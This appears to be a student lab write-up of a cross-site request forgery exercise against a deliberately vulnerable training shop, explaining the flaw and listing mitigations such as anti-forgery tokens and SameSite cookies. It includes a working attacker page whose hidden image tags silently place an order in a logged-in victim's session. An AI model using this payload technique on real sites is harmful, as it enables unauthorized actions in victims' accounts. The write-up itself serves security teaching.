
XSRF Exercise - Cross Site Request Forgery

1. Introduction

> Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

The Cowbell Shop is vulnerable for the `XSRF attack`. The attacker wants to place a cow-bell order in the name of the victim behind the scenes. Exploit it! Simulate the attacker and victim in two independent browser instances.




Please answer the following security questions

1. Explain the security problem
2. Explain your attack (exploit, screenshot, hacking journal)
3. Explain mitigation (remedy)

2. Ansers and Solution

2.1 XSRF Security Problem

In short Cross-site request forgery (XSRF) vulnerabilities can be used to trick a user's browser into performing an unwanted action on your site.




CSRF attacks in the past have been used to:

- Steal confidential data.
- Spread worms on social media.
- Install malware on mobile phones.

2.2 Attack journal

1. Victim logs in to the vulnerable Cowbellshop. Note there are no orders here yet:




2. Attacker prepares Exploit Code which run on his own webserver


```
<html>
    <head>
        <title>SBC - Swiss Bell Club</title>
    </head>
    <body>
        <h1>Welcome to the Swiss Cow-Bell Club</h1>
        <p>Under construction....(load this page with open developer tools!
Observe the network stack)</p>
        <img
src="https://glocken.vm.vuln.land/12001/inputval_case2/inputval2/controller
?action=addproduct&productId=2&=&quantity=13&Submit=Bestellen" width="1px"
height="1px" />
        <img
src="https://glocken.vm.vuln.land/12001/inputval_case2/inputval2/controller
?action=executeOrder" width="1px" height="1px" />
    </body>
</html>
```

As we can see embedded to a `<img src="....">` link a command for an order will be executed!

3. Victim visits the prepared landing page and is still logged in to the Cowbellshop



4. Checking again the orders shows that an expensive order were executed in the victims browser.



3. Mitigation

3.1 REST

`Representation State Transfer` (REST) is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP methods.

Following REST-ful designs will keep your code clean and help your site scale. Moreover, REST insists that `GET requests are used only to view resources`. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs–an attacker will have to work much harder to generate harmful POST requests.

3.2 Anti Forgering Tokens

Each time your server renders a page that performs sensitive actions, it should `write` out an `anti-forgery token in a hidden HTML form field`. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.

Anti-forgery tokens are typically (strongly) random numbers that are stored in a cookie or on the server as they are written out to the hidden field. The server will compare the token attached to the inbound request with the value stored in the cookie. If the values are identical, the server will accept the valid HTTP request.

3.3 SameSite Cookie Attribute

The Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The `Same-Site cookie attribute` allows

developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.

3.4 Include Addition Authentication for Sensitive Actions

Many sites require a `secondary authentication step`, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.